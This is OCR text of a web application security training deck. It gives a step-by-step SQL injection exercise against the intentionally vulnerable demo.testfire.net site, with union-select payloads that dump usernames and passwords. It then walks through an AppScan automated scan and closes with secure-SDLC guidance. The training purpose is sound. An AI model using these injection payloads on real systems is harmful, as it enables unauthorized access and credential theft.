
1/1/2010 union select userid,null,'username: '+username+ ' password:'+password,null from users—

!! We learn ...

All the usernames and passwords


Solution – Find the vulnerability

- Use technique from the last task to login
- Find a page that lists information from the DB
  - http://demo.testfire.net/bank/transactions.aspx
- Enter a single tick (') in the first form field
  - Vulnerable to SQL injection
  - Verbose error messages
  - Column named userid (we already know about username and password)




Solution – Complex SQL Injection

- Query: 1/1/2010 union select 1 from users--
  - Error message about matching columns
  - Learn that table users exists
- Query: 1/1/2010 union select 1,1,1,1 from users--
  - Successful in executing query
- We already know 3 columns (userid, username, password) and a table in the database
- Query: 1/1/2010 union select userid,null,username+' '+password,null from users--
  - Successful exploitation




Questions

1. Understand reconnaissance and profiling
2. Hands-on: Find vulnerabilities and exploit
   a) Forceful browsing and information leakage
   b) Cross site scripting (XSS)
   c) SQL Injection
   d) Advanced SQL Injection
3. Understand the difference between a vulnerability and an exploit



Module 4: Automated Techniques




Objective

1. Understand how automation can help uncover vulnerabilities
2. Demonstration of automated vulnerability assessment
3. Understand the limitations of vulnerability assessment


Welcome to AppScan

- Double click on IBM Rational's AppScan
- Choose Open




Pick a Template

- Choose Default under Predefined Templates



Type of Scan

- Select the type of scan you wish to perform
- Select Web Application Scan
- Click Next



Scan Configuration Wizard

Welcome to the Configuration Wizard

The Configuration Wizard will help you configure a new scan based on the scan template: Default


Select the type of scan you wish to perform:

● Web Application Scan

○ Web Service Scan

What to scan

- Select the scanned application
- Type http://demo.testfire.net
- Click Next >



Scan Configuration Wizard

Application Settings - Step 1/3

Indicate the URL where the scan should start

Starting URL: http://demo.testfire.net


For example: http://demo.testfire.net/

To set additional servers and domains, or other advanced application settings, click Advanced.

Login

- Choose Automatic login
- User name: jsmith Password: Demo1234
- Click Next

Note: you may want to choose the record option and follow the steps



Scan Configuration Wizard

Application Login - Step 2/3

Select the login method that you wish AppScan to use whenever login is required.

○ **Recorded Login (recommended method)**

□ Prompt the user each time login is required
(Select this option for Two-Factor Authentication, One-Time Passwords, CAPTCHA.)

● **Automatic Login**

User Name: jsmith

Password: ••••••••

Confirm Password: ••••••••


○ **No Login**

What to test

Select the test policy

- Click on ‘Load’
- Select ‘Application-Only’
- Click OK
- Click Next

For this exercise we will test just for application level vulnerabilities



Load Test Policy

Select a test policy file to load. Loading a new test policy will discard the current test policy.

● Pre-Defined Test Policy Files

Default

This policy includes all tests except invasive and port listener tests.


Created: Monday, 13 November, 2006, 15:46:20

Modified: Monday, 13 November, 2006, 15:46:20

Start the scan

- Select ‘Start a full automatic scan’

AppScan will perform Explore and execute Tests



Scan Configuration Wizard

Completing the Configuration Wizard

You have successfully completed the Scan Configuration Wizard.

How do you want to start?


● Start a full automatic scan

○ Start with automatic Explore only

○ Start with Manual Explore

○ I will start the scan later

View the results



Untitled - Watchfire AppScan

My Application (40)
- http://altoro.testfire.net/ (40)
  - / (2)
  - comment.aspx (2)
  - default.aspx
  - disclaimer.htm
  - feedback.aspx (1)
  - search.aspx (1)
  - subscribe.swf
  - survey_questions.aspx
  - bank (34)
    - /
    - account.aspx (3)
    - apply.aspx (2)
    - customize.aspx (4)
    - login.aspx (14)
    - logout.aspx
    - main.aspx
    - queryxpath.aspx (4)
    - transaction.aspx (7)
    - transfer.aspx

Arranged By: Severity | Highest on top

40 Security Issues (148 variants) for 'My Application'

- Blind SQL Injection (3)
- Cross-Site Scripting (4)
- HTTP Response Splitting (1)
- Login Page SQL Injection (2)
- SQL Injection (5)
- XPath Injection (1)
- Cookie Poisoning SQL Injection (1)
- Predictable Login Credentials (1)

Variant: 1 of 35 | Test | Original

```
POST /bank/transaction.aspx HTTP/1.(
Cookie: lang=; amCreditOffer=CardTy|
Content-Length: 148
Accept: */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible
Host: altoro.testfire.net
Content-Type: application/x-www-forr
Referer: http://altoro.testfire.net,

__EVENTTARGET=&__EVENTARGUMENT=&__V:

HTTP/1.1 500 Internal Server Error
```

Variant Details

ID: 8297

Difference:
The following changes were applied to the original request:
- Set parameter 'after''s value to '1234%27%3B'


Reasoning:

Visited URLs 45/45 | Completed Tests 4392/4392 | 40 Security Issues | 16 | 3 | 14 | 7


Module 5: An Enterprise Vision

Solution

Asking the Wrong Question


Business Owner
Why isn't the app working?
Developer
What's wrong with the code?
QA Test
Where are the the bugs?
Security Auditor
What is our risk exposure?


What are the root causes?



Solution

Understanding the Root Causes

1. Takes the focus off the symptoms
2. Eliminates over-reporting
3. Highlights pro-active security
4. Can help build education programs
5. CHASING VULNERABILITIES DOESN’T WORK




Solution

Online Risk Management for the Enterprise

People

Process

Technology



Solution

People
Process
Technology

The People Factor

- Repeatable, measurable education system
  - Eight principles of security
  - Six primary threat classifications
- Resource library
  - Corporate policy
  - Best practices
  - Specific process with security artifacts
- Feedback Loop
  - Development, QA and Internal
  - Support and External
- MEASUREMENT

CONVERGE MERGE

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
San Francisco Chapter



Solution

People
Process
Technology

The Process Factor

- Defined secure lifecycle
  - Risk Profiling
  - Architectural Risk Analysis / Threat Modeling
  - Defined inputs and outputs
  - Checkpoints and Gates
- Feedback loop for process improvement
  - Internal
  - External
- MEASUREMENT

CONVERGE MERGE

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


Solution


People

Process

Technology

The Technology Factor

- Automated analysis
  - Strengths
    - Technical vulnerabilities
    - Scale and cost
  - Weaknesses
    - Architectural and logical design flaws
- Manual analysis
  - Strengths
    - The “human factor”
    - Design flaws
  - Weaknesses
    - Costly (time and money)



Solution

People

Process

Technology

Security Considerations in the SDLC

Design

- Architectural Risk Analysis
- Threat Modeling
- Abuse Cases

Build

- Component Testing
- Peer Code Review
- Build Testing

Test

- QA Testing
- Formal Security Assessment
- Formal Code Review

Deploy

